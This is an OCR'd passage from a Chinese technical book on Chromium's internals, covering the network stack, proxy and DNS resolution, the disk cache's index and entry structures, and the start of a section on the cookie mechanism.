


图 4-14 网络栈的调用过程剖析

首先是URLRequest类被上层调用并启动请求的时候，它会根据URL的“scheme”来决定需要创建什么类型的请求。“scheme”也就是URL的协议类型，例如“http://”、“file://”，也可以是自定义的scheme，例如Android系统的“file://android_asset/”。URLRequest对象创建的是一个URLRequestJob子类的一个对象，例如图中的URLRequestHttpJob类。为了支持自定义的scheme处理方式，Chromium使用工厂模式。URLRequestJob类和它的工厂类URLRequestJobFactory的管理工作都由URLRequestJobManager类负责。基本的思路是，用户可以在该类中注册多个工厂，当有URLRequest请求时，先由工厂检查它是否需要处理该“scheme”，如果没有，工厂管理类继续交给下一个工厂类来处理。最后，如果没有任何工厂能够处理，Chromium则交给内置的工厂来检查和处理是否为“http://”、“ftp://”或者“file://”等，图4-15用来描述这些类的关系。

其次，当URLRequestHttpJob对象被创建后，该对象首先从Cookie管理器中获取与该URL相关联的信息。之后，它同样借助于HttpTransactionFactory对象创建一个HttpTransaction对象来表示开启一个HTTP连接的事务（当然这里的概念不同于数据库中的事务概念）。通常情况下，HttpTransactionFactory对象对应的是一个它的子类HttpCache对象。HttpCache类使用本地磁盘缓存机制（稍后会介绍），如果该请

求对应的回复已经在磁盘缓存中，那么 Chromium 无需再建立 HttpTransaction 来发起连接，而是直接从磁盘中获取即可。如果磁盘中没有该 URL 的缓存，同时如果目前该 URL 请求对应的 HttpTransaction 已经建立，那么只要等待它的回复即可。当这些条件都不满足的时候，Chromium 实际上才会真正创建 HttpTransaction 对象。




图 4-15　URLRequestJob 的管理、创建和扩展

再次，HttpNetworkTransaction 类使用 HttpNetworkSession 类来管理连接会话。HttpNetworkSession 类通过它的成员 HttpStreamFactory 对象来建立 TCP Socket 连接，之后 Chromium 创建 HttpStream 对象。HttpStreamFactory 对象将和网络之间的数据读写交给自己新创建的一个 HttpStream 子类的对象来处理。

最后是套接字的建立。Chromium 中与服务器建立连接的套接字是 StreamSocket 类，它是一个抽象类，在 POSIX 系统和 Windows 系统上有着分别不同的实现。同时，为了支持 SSL 机制，StreamSocket 类还有一个子类——SSLSocket。图 4-16 显示了这些类和它们之间的关系。




图 4-16　StreamSocket 类和子类

4.3.2.3 代理

当用户设置代理时，上面的网络栈结构是如何组织的呢？用户代理依赖以下类来处理。

- ProxyService：对于一个 URL，HttpStreamFactory 类使用 ProxyService 类来获取代理信息。ProxyService 类首先会检查当前的代理设置是不是最新的，如果不是，它依赖 ProxyConfigService 来重新获取代理信息。该类不处理实际任务，而是使用 ProxyResolver 类来做实际的代理工作。
- ProxyConfigService：获取代理信息的类，可获取平台上的代理设置，在 Linux、Windows 上有不同的实现。
- ProxyScriptFetcher：Chromium 支持代理的 JavaScript 脚本，该类负责从代理的 URL 中获取该脚本。
- ProxyResolver：实际负责代理的解释和执行，通常启用新的线程来处理，因为当前可能会被域名的解析所阻碍。
- ProxyResolverV8：ProxyResolver 的子类，使用 V8 引擎来解析和执行脚本。

图 4-17 不仅描述上面这些类，同时也描述了 Chromium 中获取网络代理的过程。图中数字代表获取网络代理的次序，其中的分支 3.1 和 4.1 分别表示简单的代理设置和代理脚本设置的处理过程。




图 4-17 网络代理的获取过程

4.3.2.4 域名解析（DNS）

通常情况下，用户都是使用域名来访问网络资源的，所以在建立 TCP 连接前需要解析域名。Chromium 中使用 HostResolverImpl 类来解析域名，具体调用的函数是“getaddrinfo()”，该函数是一个阻塞式的函数，所以 Chromium 理所当然使用单独的线程来处理它，这是 Chromium 的原则之一。因此，当读者调试 Chromium 的进程时，如果看到很多线程被创建然后退出不必感到惊讶。

同样，为了考虑效率，使用 HostCache 类来保存解析后的域名，最多时会有多达 1000 个的域名和地址映射关系会被存储起来。看起来 DNS 的解析很简单，好像也没有什么值得深究的，其实不然，域名解析也可以有优化的空间，因为优化可以有效的减少用户等待的时间，稍后会介绍 DNS 预解析机制。

读者如果想要了解当前域名解析详情和 HostCache 中的信息，可以通过在 Chrome 浏览器的地址栏中输入 chrome://net-internals/#dns 来查看，你甚至可以手动将它们清除掉。图 4-18 是 HostCache 中的部分项，限于篇幅，没有全部列出，读者可以自行尝试。图中最上面的“Clear host cache”按钮就是用来清除缓存中的信息的。

Host resolver cache Clear host cache

- Capacity: 1000

Current State

- Active entries: 0
- Expired entries: 74

Hostname	Family	Addresses	Expires
1-ps.googleusercontent.com	IPV4	173.194.72.132	2013-06-08 21:31:05.744 [Expired]
126.am	IPV4	123.58.176.123 123.58.179.193 123.58.176.122	2013-06-08 21:30:42.621 [Expired]
ad-apac.doubleclick.net	IPV4	203.208.46.187 203.208.46.188	2013-06-08 21:30:38.625 [Expired]
apis.google.com	IPV4	74.125.31.101 74.125.31.113 74.125.31.139 74.125.31.138 74.125.31.102 74.125.31.100	2013-06-08 21:31:08.414 [Expired]

图 4-18 Chromium 的 HostCache 信息节选

4.3.3 磁盘本地缓存

想象一下没有磁盘缓存的世界——当用户访问网页的时候，每次浏览器都需要从网站下载网页、图片、JS 等资源，这其实费力又不讨好。解决这一问题的方法就是将之前浏览器下载的资源保存下来，存到磁盘中，以备今后使用。当然，资源是有时效性的，也会变得不再有效，所以需要有相应的退出机制来解决这一问题。目前，绝大多数浏览器都有磁盘缓存机制，因为缓存机制确实能够提高网页的加载速度。

4.3.3.1 特性

为了适应网络资源的本地缓存需求，Chromium 的本地磁盘缓存有几个特性或者要求。

- 虽然需要缓存的资源可能很多，但磁盘空间不是无限大的，所以必须要有相应的机制来移除合适的缓存资源，以便加入新的资源。
- 能够确保在浏览器崩溃时不破坏磁盘文件，至少能够保护原先在磁盘中的数据。
- 能够高效和快速地访问磁盘中现有的数据结构，支持同步和异步两种访问方式。
- 能够避免同时存储两个相同的资源。
- 能够很方便地从磁盘中删除一个项，同时可以在操作一个项的时候不受其他请求的影响。
- 磁盘不支持多线程访问，所以需要把所有磁盘缓存的操作放入单独的一个线程。
- 升级版本时，如果磁盘缓存的内部存储结构发生改变，Chromium 仍然能够支持老版本的结构。

这些既是本地磁盘缓存的需要，同时也是 Chromium 的设计目标，让我们一起看看下面介绍的结构是如何做到这些的。

4.3.3.2 结构

在理解内部结构之前，首先来看一看这一机制对外的接口设计，笔者认为这个接口的设计很清晰简单（与 Chromium 中的一些其他接口比较），主要有两个类：Backend 和 Entry。Backend 类表示整个磁盘缓存，是所有针对磁盘缓存操作的主入口，表示的是一个缓存表。Entry 类指的是表中的表项。缓存通常是一个表，对于整个表的操作作用在 Backend 类上，包括创建表中的一个个项，每个项由关键字来唯一确定，这个关键字就是资源的 URL。而对项目内的操作，包括读写等都是由 Entry 类来处理。读者可以通过在地址栏输入“chrome://view-http-cache/”来查看这些项，图 4-19 是一个表项的内部存储内容。

下面介绍表和表项是如何被组织和存储在磁盘上的。在磁盘上，Chromium 至少需要一个索引文件和四个数据文件。索引文件用来检索存放在数据文件中的众多索引项，用来索引表项。数据文件又称块文件，里面包含很多特定大小（例如 256 字节或者 1k 字节）的块，用于快速检索，这些数据块的内容是表项，包括 HTTP 文件头、请求数据和资源数据等，数据文件名形如“data_1”、“data_2”等。

```
http://www.chromium.org/_/rsrc/1369661866000/system/app/css/symbolfont.css

HTTP/1.1 200 OK
Content-Type: text/css; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Expires: Wed, 04 Jun 2014 10:28:20 GMT
Date: Tue, 04 Jun 2013 10:28:20 GMT
Cache-Control: public, max-age=31536000
Content-Encoding: gzip
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 331
Server: GSE

00000000:  6e  01  00  00  03  00  00  00  25  f4  b0  d2  e7  3c  2e  00  n.......%....<..
00000010:  55  d4  b4  d2  e7  3c  2e  00  3d  01  00  00  48  54  54  50  U....<..=...HTTP
00000020:  2f  31  2e  31  20  32  30  30  20  4f  4b  00  43  6f  6e  74  /1.1 200 OK.Cont
00000030:  65  6e  74  2d  54  79  70  65  3a  20  74  65  78  74  2f  63  ent-Type: text/c
00000040:  73  73  3b  20  63  68  61  72  73  65  74  3d  55  54  46  2d  ss; charset=UTF-
00000050:  38  00  58  2d  46  72  61  6d  65  2d  4f  70  74  69  6f  6e  8.X-Frame-Option
00000060:  73  3a  20  53  41  4d  45  4f  52  49  47  49  4e  00  45  78  s: SAMEORIGIN.Ex
00000070:  70  69  72  65  73  3a  20  57  65  64  2c  20  30  34  20  4a  pires: Wed, 04 J
00000080:  75  6e  20  32  30  31  34  20  31  30  3a  32  38  3a  32  30  un 2014 10:28:20
```

图 4-19 一个磁盘缓存表项的内部数据

当资源文件大小超过一定值的时候，Chromium 会建立单独的文件来保存它们，而不是将它们放入上面的 4 个数据文件中。这些单独存储的文件中并没有元数据信息，只是资源文件内容，其文件名形如“f_xxxxx”，其中 xxxxx 是 5 个数字或者 ABCDEF（十六进制），用于表示编号。

索引文件的结构定义如图 4-20 所示，可以看到它包括一个索引的头部和索引地址表。头部用来表示该索引文件的信息，例如索引文件版本号、索引项数量、文件大小等信息。而索引地址表就是保存各个表项对应的索引地址。该索引文件直接将文件映射到内存地址，这样可以快速地找到表项的索引地址。索引地址的含义以下面两个例子作如下解释。

- 0x8000001C：前四位中的 8 表示这个地址指向的表项是一个单独的文件（说明内容大于特定值），后面 20 位表示文件名字中的编号，所以文件名为“f_0001C”。
- 0xA0020001：前四位中的 A 表示这个地址指向的表项是存入数据文件“data_2”的第一个块。

```
struct NET_EXPORT_PRIVATE IndexHeader {
  uint32      magic;
  uint32      version;
  int32       num_entries;     // Number of entries currently stored.
  int32       num_bytes;       // Total size of the stored data.
  int32       last_file;       // Last external file created.
  int32       this_id;         // Id for all entries being changed (dirty flag).
  CacheAddr   stats;           // Storage for usage data.
  int32       table_len;       // Actual size of the table (0 == kIndexTablesize).
  int32       crash;           // Signals a previous crash.
  int32       experiment;      // Id of an ongoing test.
  uint64      create_time;     // Creation time for this set of files.
  int32       pad[52];
  LruData     lru;             // Eviction control data.
};
struct Index { // The structure of the whole index file.
  IndexHeader header;
  CacheAddr table[kIndexTablesize]; // Default size. Actual size controlled
                                    by header.table_len.
};
```

图 4-20 索引文件的结构表示

这些表示方法不是固定的，以后也可能发生改变，但是基本思想大致如此。数据文件的结构总体上也是类似的，它也是一个文件头加上后面的块文件。前面说过，每个块的大小是固定的，例如 512 字节，所以当需要超过 512 字节的时候，Chromium 可能会为其分配多个块来解决这一问题。但是，最多不能超过四个块（前面说过大于四个块的通常是单独的文件）。另一方面，如果一个表项需要分配四个块，那么通常跟块在文件中的索引位置是对齐的，也就是起始块的位置是 4 的倍数。

表项的结构也分为两个部分，第一部分用于标记自己，包括各种元数据信息和自身的内容，通常它是较少变动的，在 Chromium 中用 disk_cache::EntryStore 类表示；另一部分经常发生变动，在 Chromium 中用 disk_cache::RankingsNode 类表示，它的大小固定，主要为表项的回收算法服务，里面保存了回收算法所需要的信息。EntryStore 的结构体定义如图 4-21 所示。图中有一些标记该表项的数据，例如“hash”、“key”等。“key”其实是资源的 URL，如果 URL 过于长，那么“long_key”就派上了用场，可以用一个或者多个块来存储。“data_addr”可以存储多达四个地址，它们指向不同的位置，这些地址可以表示 HTTP 头、资源内容等。

```
struct EntryStore {
  uint32     hash;                // Full hash of the key.
  CacheAddr   next;               // Next entry with the same hash or bucket.
  CacheAddr   rankings_node;      // Rankings node for this entry.
  int32      reuse_count;         // How often is this entry used.
  int32      refetch_count;       // How often is this fetched from the net.
  int32      state;               // Current state.
  uint64     creation_time;
  int32      key_len;
  CacheAddr   long_key;           // Optional address of a long key.
  int32      data_size[4];        // We can store up to 4 data streams for each
  CacheAddr   data_addr[4];       // entry.
  uint32     flags;               // Any combination of EntryFlags.
  int32      pad[4];
  uint32     self_hash;           // The hash of EntryStore up to this point.
  char       key[256 - 24 * 4];   // null terminated
};
```

图 4-21 EntryStore 的结构体定义

总结上面的定义和描述，可以描绘出磁盘缓存的存储结构，如图 4-22 所示。




图 4-22 使用索引文件和数据文件的表项索引方式

Chromium 使用 LRU 算法来回收表项。因为磁盘存储的空间是有限的，不能无限增长下去，所以对于很少使用到的表项，可以回收这一部分磁盘空间。

4.3.4 Cookie 机制

Cookie 是一项很“古老”的技术，因为比较简单易用，所以一直受到广泛的应用。Cookie 格式就是一系列的“关键字+值”对，一个简单的例子如下：

test1=webkit; test2=chromium; Expires=Sun, 30 Oct 2016 21:35:00 GMT; Domain= .myweb.com;

例子中包括两个自定义的关键字，分别是“test1”和“test2”，它们的值分别为“webkit”和“chromium”。后面的则是预定义的关键字“Expires”和“Domain”，表示的是该 Cookie 的失效时间和该 Cookie 对应的域。基于安全性考虑，一个网页的 Cookie 只能被该网页（或者说是该域的网页）访问。

根据 Cookie 的时效性可以将 Cookie 分成两种类型，第一种是会话型 Cookie（Session Cookie），这些 Cookie 只是保存在内存中，当浏览器退出的时候即清除这些 Cookie。如果 Cookie 没有设置失效时间，就是会话型 Cookie。第二种是持续型 Cookie（Persistent Cookie），也就是当浏览器退出的时候，仍然保留 Cookie 的内容。该类型的 Cookie 有一个有效期，在有效期内，每次访问该 Cookie 所属域的时候，都需要将该 Cookie 发送给服务器，这样服务器能够有效追踪用户的行为。

Chromium 中支持 Cookie 的机制也较为简单和清晰，如图 4-23 所示的是 Chromium 所设计和使用的主要类及其关系。CookieMonster 是 Cookie 机制中最重要的类，实际上相当于 Cookie 管理器，它包括几个作用：第一是实现 CookieStore 的接口，它是对外的接口，调用者可以设置和获得 Cookie；第二是报告各种 Cookie 的事件，例如更新信息等，主要使用 Delegate 类；第三是 Cookie 对象的集合，也就是 CanonicalCookie 的集合，每个 CanonicalCookie 对象表示一个域的 Cookie 结合。最后是持续型 Cookie 的存储，上面讲的数据都是保存在内存中的，当需要存储到磁盘的时候使用 PersistentCookieStore 类，具体由 SQLitePersistentCookieStore 类负责实际的存储动作。

